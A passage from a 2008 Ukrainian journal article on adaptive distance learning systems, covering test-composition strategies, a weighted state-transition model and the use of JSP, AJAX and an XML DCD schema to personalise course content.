1. Стратегія «часових рамок». В цьому випадку на вирішення задачі покриття по рівнянню 1.10 накладається додаткова умова:

$$t(C_{\text{нідс}}) \leq t_{\text{навч}} \quad (1.11)$$

Ця стратегія дозволяє максимально пристосувати процес навчання до часових рамок, в яких знаходиться користувач. Така стратегія прийнятна для створення систем СДН для так званого «бізнес-класу» користувачів, які в силу своєї основної зайнятості можуть витратити небагато часу на свою освіту.

2. Стратегія «вагових рамок». В цьому випадку додаткових умов не накладається, і жорстко виконуються умови рівняння 1.10. При цьому, якщо оптимальний розв'язок задачі покриття перевищив $t_{\text{навч}}$, користувач може бути сповіщений про це, і внести зміни в свій графік для проходження підсумкового тесту. Така стратегія прийнятна для створення систем дистанційного навчання (СДН) для людей із гнучким непостійним графіком (вільний графік основної роботи тощо), і для яких основним пріоритетом є максимізувати власні знання з обраного предмету.

3. Стратегія «коливання». В цьому випадку зберігаються умови рівняння 1.10 разом із додатковою умовою, однак додається два параметри, які мінімізуються в залежності від того, в яких умовах на даний момент тестування знаходиться користувач. Ці додаткові параметри називаються максимально допустимим відхиленням:

- по часу: $\Delta t_{\text{навч}} = |t(C_{\text{нідс}}) - t_{\text{навч}}|$;
- по ваговим коефіцієнтам:

$$\Delta W = |W(C_{\text{нідс}}) - W_{\text{мін}}|, \quad (1.1)$$

де $W(C_{\text{нідс}})$ - сума всіх ваг в даному тесті, $W_{\text{мін}}$ - мінімальна вага, що встановлена викладачем в даному тесті.

При розв'язку «задачі покриття» згідно цієї стратегії також вираховуються два параметри:

$$\text{Max}(\Delta t) \text{ і } \text{Max}(\Delta W) \quad (1.2)$$

Ці параметри використовуються у якості інформативних, наскільки слід користувачеві переглядати свої особисті пріоритети – або вкластись в часовий графік, або якнайповніше проконтролювати власні знання.

Вводячи (1.13) до ПОД студента, як елемент автоматичної звітності або частину профілю, можна варіювати відхилення часового графіку або якісного контролю освіти, як автоматично на основі деякої системи прийняття рішень, так і в напівавтоматичній формі з боку викладача (т'ютора). А тому ця стратегія доцільна для напіваакадемічної форми навчання, де існує постійне спілкування групи студентів СДН із своїм т'ютором.

Реалізація будь-якої з вище наведених стратегій вимагає переходу від автоматизованих систем, які відповідають лише за доставку студенту необхідної для самостійної роботи матеріалів та практичних вправ по закріпленню вивчення, до адаптивних систем, які також містять засоби для збору даних як по загальній (статичній) складовій ПОД [2], так і по динаміці зміни окремих параметрів ПОД (динамічна частина) [4], а також засоби для забезпечення зворотного зв'язку під час самого процесу навчання у вигляді прямих та непрямих оцінок діяльності студента [5].

Перехід від автоматизованої до адаптивної архітектури СДН

Основна відмінність автоматизованої системи дистанційного навчання від адаптивної полягає в двох характеристиках. Перша – наявність зворотного зв'язку, тобто на процес прийняття рішень впливає не лише попередньо внесені дані про студента та його особливості, а й сам процес його навчання. І друга – відсутність однозначної залежності переходів між станами системи.

Отже, дамо визначення *адаптивної* СДН як такої автоматизованої СДН, де за допомогою зворотного зв'язку реакція системи змінюється відповідно до поточного стану користувача.

Розглянемо автоматизовану систему як набір певних станів $S_1 \dots S_N$, де під станом будемо розуміти будь-яку реакцію системи на дії користувача під час проходження курсу. Наприклад, таким станом може бути видача йому чергового фрейму, або проведення контрольного тестування. Така модель може бути показана у вигляді таблиці, де можливість переходу показана одиницею, або нулем.

В цьому прикладі показано найпростішу схему автоматизованої СДН, де можливі тільки однозначні переходи. Така схема станів характерна для таких систем, де прийнята архітектура академічного «електронного підручника».

Натомість, в адаптивних системах за допомогою систем зворотного зв'язку між переходами жорсткої залежності немає, що й дає користувачу певний ступінь свободи, а також враховує особливості конкретного моменту часу, в якому знаходиться користувач, та його поточні результати по ряду оціночних параметрів. Для цього вводиться додаткове поняття «ваги переходу». Нехай існує множина характеристик ПОД

$G = G_1, G_2, \dots, G_t, t = \overline{1, n}$, кожна з яких має якесь числове значення. Тоді для кожного стану слід співставити деяке значення:

Таблиця 2

Таблиця переходів по курсу

	S_1	S_2	S_3
S_1	x	1	0
S_2	0	x	1
S_3	1	0	x

$$W(S_i) = W(G^i), i = \overline{1, t}, G^i \in G \quad (1.3)$$

Згідно формули (1.14) на кожний стан впливає тільки підмножина характеристик, і це цілком логічно, оскільки кожний стан системи теж має свою специфіку та обмеження. Тепер, якщо існує такий стан, що

$$S_k \rightarrow \{S_{k+1}^1, S_{k+1}^2, \dots, S_{k+1}^i\}, k, i = \overline{1, t-1}, \quad (1.4)$$

то для кожного елементу підмножини S_{k+1} існують такі характеристики, які використовуються для визначення, який саме перехід відбудеться в той чи інший момент часу:

- $M(G_j^i), G^i \in G, j = \overline{1, i}$ (потужність підмножини характеристик);
- $W(S_{k+1}^i), k, i = \overline{1, t}$ (вага стану, в який відбувається перехід).

Зазначимо, що для такого загального випадку очевидно, що існує два варіанти:

1. Для двох будь-яких станів $M_1 = M_2$

Таку адаптивну систему будемо називати *регулярною*, оскільки в такому випадку всі переходи залежні від однакового числа параметрів, а отже, вибір переходу диктується максимізацією ваги наступного стану. Умову переходу в такому варіанті характеризує наступний вираз:

$$\text{Max}(W(S_{k+1}^i)) \rightarrow S_{k+1} \quad (1.16)$$

2. Для двох будь-яких станів $M_1 \neq M_2$

Таку адаптивну систему будемо називати *варіабельною*, і для визначення наступного стану використовується кілька різноманітних алгоритмів. Найбільш загальним із них є метод максимальних ваг [6]. Полягає він в тому, що крім числового значення характеристики G_t їй також співставляється вага $W(G_t)$, відповідно, при такій схемі перехід відбувається за умови максимальних значень ваг характеристик ПОД і максимальної ваги самого фрейма:

$$\text{Max}(\sum_{j=0}^r W(G_j^i)) \cup \text{Max}(W(S_{k+1}^i)) \rightarrow S_{k+1} \quad (1.17)$$

Перехід до такої схеми архітектури системи дистанційного навчання не є складним процесом. Для цього необхідно і достатньо створити тип даних, який містив би у собі множину $G = G_1, G_2, \dots, G_t, t = \overline{1, n}$ - т. з. *профіль студента*, і за допомогою підсистем зворотного зв'язку – систем оціночних параметрів (прямих та непрямих), наприклад, або можливості ручної зміни ряду характеристик самим користувачем, забезпечити зміну цих параметрів в процесі навчання.

Технологічні засоби реалізації адаптивності

Технологічні засоби переходу від автоматизованої до адаптивної системи дистанційного навчання передбачають насамперед перехід від статичного формування контенту до динамічного.

На поточний час більшість СДН побудовані на статичних сторінках стандарту HTML, які розпізнаються більшою частиною броузерів однаково, і таким чином дозволяють користувачам практично із будь-якою платформою займатись дистанційним навчанням без будь-яких обмежень. Однак така схема відрізняється надто низькою гнучкістю і не дозволяє пристосовувати систему до соціопсихологічних особливостей процесу навчання студентів. Тому було проведено дослідження щодо інших технологічних засобів забезпечення СДН, які б містили необхідні засоби для реалізації адаптивної системи дистанційного навчання.

1. *JSP – Java Server Pages, і Servlet – модулі обробки HTML-форм*

Подібні технології дозволяють включати до HTML-тексту сторінки, яка входить до СДН, програмний код, який при запиті сторінки користувачем, на льоту перетворюється на HTML-код. У цьому випадку користувач отримує статичний універсальний код, який розпізнається будь-яким браузером, отже сумісність зберігається. Така динамічність стосується лише формування кінцевого файлу, який пересилається користувачу.

Зворотний зв'язок при такій схемі обмежується сервлетом, тобто модулем, який у якості параметру приймає форму, заповнену користувачем, і відповідно до неї конструює по заданому шаблону HTML-сторінку (див. рисунок 1) і вносить зміни до бази даних досвіду.

База даних досвіду – це набір всіх характеристик, які містяться в профілі студента і використовуються для корегування ПОД студента. За такої схеми неможливо реалізувати динамічну частину ПОД [4], зокрема,




Рис. 1. Схема функціонування JSP

непрямі оцінки [5], оскільки вони вимагають постійного збору даних на клієнтській частині і пересилання на сторону сервера. В цьому випадку пересилання даних можливе тільки по якійсь стандартній події – натискання кнопки, наприклад. Слід також сказати, що форми в технології JSP – теж статичні, тобто мають наперед визначену структуру, зміни в якій вимагають також змін в програмному код і для динамічної схеми формування підсумкових тестів така схема зовсім непридатна.

2. JavaScript AJAX

Використання JavaScript для динамічного формування HTML-сторінок теж можливе, але недоцільно із міркувань ефективності – модель цієї мови в різних браузерах відрізняється, а відтак – існують принаймні два фактори, які затруднюють формування сторінки: 1) необхідність відстеження конкретної моделі браузера, якими користуються студенти, та врахування різних їх типів безпосередньо у коді; 2) порівняно великий час формування сторінки, оскільки формується вона не на сервері, а на клієнтській машині користувача. Однак JavaScript можна використати для створення системи збору даних, яка забезпечить необхідні дані для динамічної частини ПОД, а саме – дані, критичні для непрямих оцінок, такі як час, лабільність (рівень уваги під час читання тексту, або виконання практичних робіт чи тестів) [2], і таке інше. Досягається це за рахунок можливості використання локального об'єкту таймера, за яким запускається модуль збору необхідних даних по сторінці та поточного стану браузера, по цим даним формується «конверт даних» (data envelope XML-Remote Process Controlling) в форматі XML і за допомогою об'єкту XMLHttpRequest [7] в фоновому режимі надсилається на сервер, де може бути оброблене і занесене до бази даних досвіду.

Для побудови адаптивної системи також критично, що надсилання та отримання даних відбувається саме у фоновому режимі, що знімає необхідність в перезавантаженні машини, і з'являється можливість вносити зміни в контент сторінки безпосередньо в процесі роботи студента із матеріалом. Це дозволяє значно збільшити рівень динамічності контенту, а відтак – і пристосування до соціопсихологічних особливостей студента.

3. Document Content Description (DCD)

У обох вище перелічених технологіях існує один суттєвий недолік. Всі вони передбачають *статичність форм*. Це, в свою чергу, означає, що будь-які види взаємозв'язку із серверною частиною регламентуються наперед заданими схемами, змінити які без втручання в код надзвичайно важко. Тому для досягнення динамічності слід створити якийсь спосіб задавати структуру форм динамічно, і таким чином: 1) створити можливість пристосовувати підсумкові тести до особливостей проходження студентом курсу, як показано вище; 2) мінімізувати втручання в код «движка» системи при внесенні змін до структури бази досвіду.

Для цього може бути використаний стандарт DCD, розроблений у 1998 р. як частина розробки системи метаданих для XML. Перевага цього стандарту полягає у тому, що за допомогою дуже простого коду він дозволяє формально описати будь-яку структуру даних, включаючи групування та контроль типів. В свою чергу це дозволяє формально описати будь-яку форму, і таким чином створити механізм формування підсумкових тестів за DCD-описом. Приклад такого опису приведено нижче.

```
<DCD>
  <ElementDef Type="Booking" Model="Elements"
Content="Closed">
  <Description>Описує розташування користувача в
класі</Description>
  <Group RDF:Order="Seq">
    <Element>LastName</Element>
  <Element>FirstInitial</Element>
    <Element>SeatRow</Element>
  <Element>SeatLetter</Element>
    <Element>Location</Element>
  <Element>Class</Element>
  </Group>
  </ElementDef>

  <ElementDef Type="SeatRow" Model="Data" Datatype="i1"
Min="1" Max="72" />
  <ElementDef Type="SeatLetter" Model="Data"
Datatype="char" Min="A" Max="K"/>
  <ElementDef Type="Class" Model="Data" Datatype="char"
Default="1"/>
</DCD>
```




Рис. 2. Включення до схеми адаптивної СДН JavaScript AJAX




Рис. 3. Остаточна схема адаптивної СДН

Цей DCD-запис визначає форму із шести полів (реєстраційний запис користувача), в якому перші 3 поля згруповані в єдину послідовність, а три є незалежними елементами, які можуть бути розташовані будь-де.

Використовуючи для формування форми JSP, або JavaScript AJAX [8], можна варіювати елементи керування на кінцевій сторінці навіть в процесі навчання, коригуючи контент відповідно до особливостей навчання студента, а відтак досягаючи значно вищого рівня адаптивності.

Найефективнішого результату по створенню адаптивної системи можна досягти, лише використовуючи всі три вище перелічені технології в комплексі, коли кожна з них відповідає окремій ділянці СДН (як показано на рисунках). Таким чином приходимо до ще одної риси адаптивної СДН – модульності, що дозволяє вносити зміни в систему зі значно меншими витратами праці, ніж у інших системах дистанційного навчання, де код тісно пов'язаний з безпосереднім контентом.

Висновки

1. Проведено аналіз технологічних можливостей персоналізації курсу дистанційного навчання для підвищення показників якості навчання за допомогою засобів динамічного формування контенту. В результаті аналізу було виявлено, що існуючі СДН не задовольняють необхідного рівня якості навчання, і необхідно внесення значних змін динамічного характеру в архітектуру подібних СДН для підвищення рівня персоналізації системи і пристосування її до різних факторів реального процесу навчання.

2. Вперше проведено синтез математичного апарату СДН з врахуванням особливостей студента (ПОД), які впливають на динаміку навчання та сприймання матеріалу. Математичний апарат описує компоненти адаптивності та аспекти її використання в базі досвіду, а також методики їх технологічного забезпечення на основі вже існуючих технологій для полегшення подальшої практичної реалізації.

3. Розроблено архітектуру для забезпечення персоналізації курсу СДН.

Література

1. Гороховський О.І., Трояновська Т.І. // Аспекти створення, моделювання та практики автоматизованих систем дистанційного навчання – тези доповіді. «Автоматика 2006» XII МК, 25-28 вересня 2006 р. – Вінниця:ВНТУ, 2006. – С.453.

2. Комп'ютерна підсистема аналізу предметно-орієнтованої домінанти студента дистанційної форми навчання / Гороховський О.І., Снігур А.В., Гордійчук Г.І., Трояновська Т.І. – Кременчук: КДПУ, 2007. Вип.6/2007(47). – Ч.1. – С. 21-25

3. Гороховский А.И., Трояновская Т.И., Каюмов В.П. // Фреймовая основа дистанционного обучения «Гражданская авиация на современном этапе развития науки, техники и общества», МНТК 18-19 мая 2006, г. М.: МГТУГА, 2006. – с.272-276

4. Гороховський О.І., Трояновська Т.І., Кисюк Д.В.// Автоматизація роботи викладача дистанційної форми навчання за допомогою непрямих оцінок. «Наукові дослідження – теорія та експеримент 2007», 14-16 травня, 2007. Полтава, «Інтерграфіка» 2007. с. – 127-131.

5. DeGroot M., Optimal Statistical Decisions, McGraw-Hill, (1970).

6. Bray T., Frankston C., Malhotra A. Document Content Description for XML – World Wide Web Consortium, Submission 31.07.1998

7. Fields D., Kolb M., Bayern S. Web Development with JSP – Manning, 2002

8. Hunter J., Crawford W. Java Servlet Programming – O'Reilly, 1998

Надійшла 27.5.2008 р.

**Рекомендовано до друку рішенням вченої ради Хмельницького національного університету,
протокол № 11 від 28.05.2008 р.**

Підп. до друку 29.05.2008 р. Ум.друк.арк. 30,12 Обл.-вид.арк. 28,66
Формат 30х42/4, папір офсетний. Друк різнографією.
Наклад 100, зам. № _____

Тиражування здійснено з оригінал-макету, виготовленого
редакцією журналу “Вісник Хмельницького національного університету”
редакційно-видавничим центром Хмельницького національного університету
29016, м. Хмельницький, вул. Інститутська, 7/1. тел (0382) 72-83-63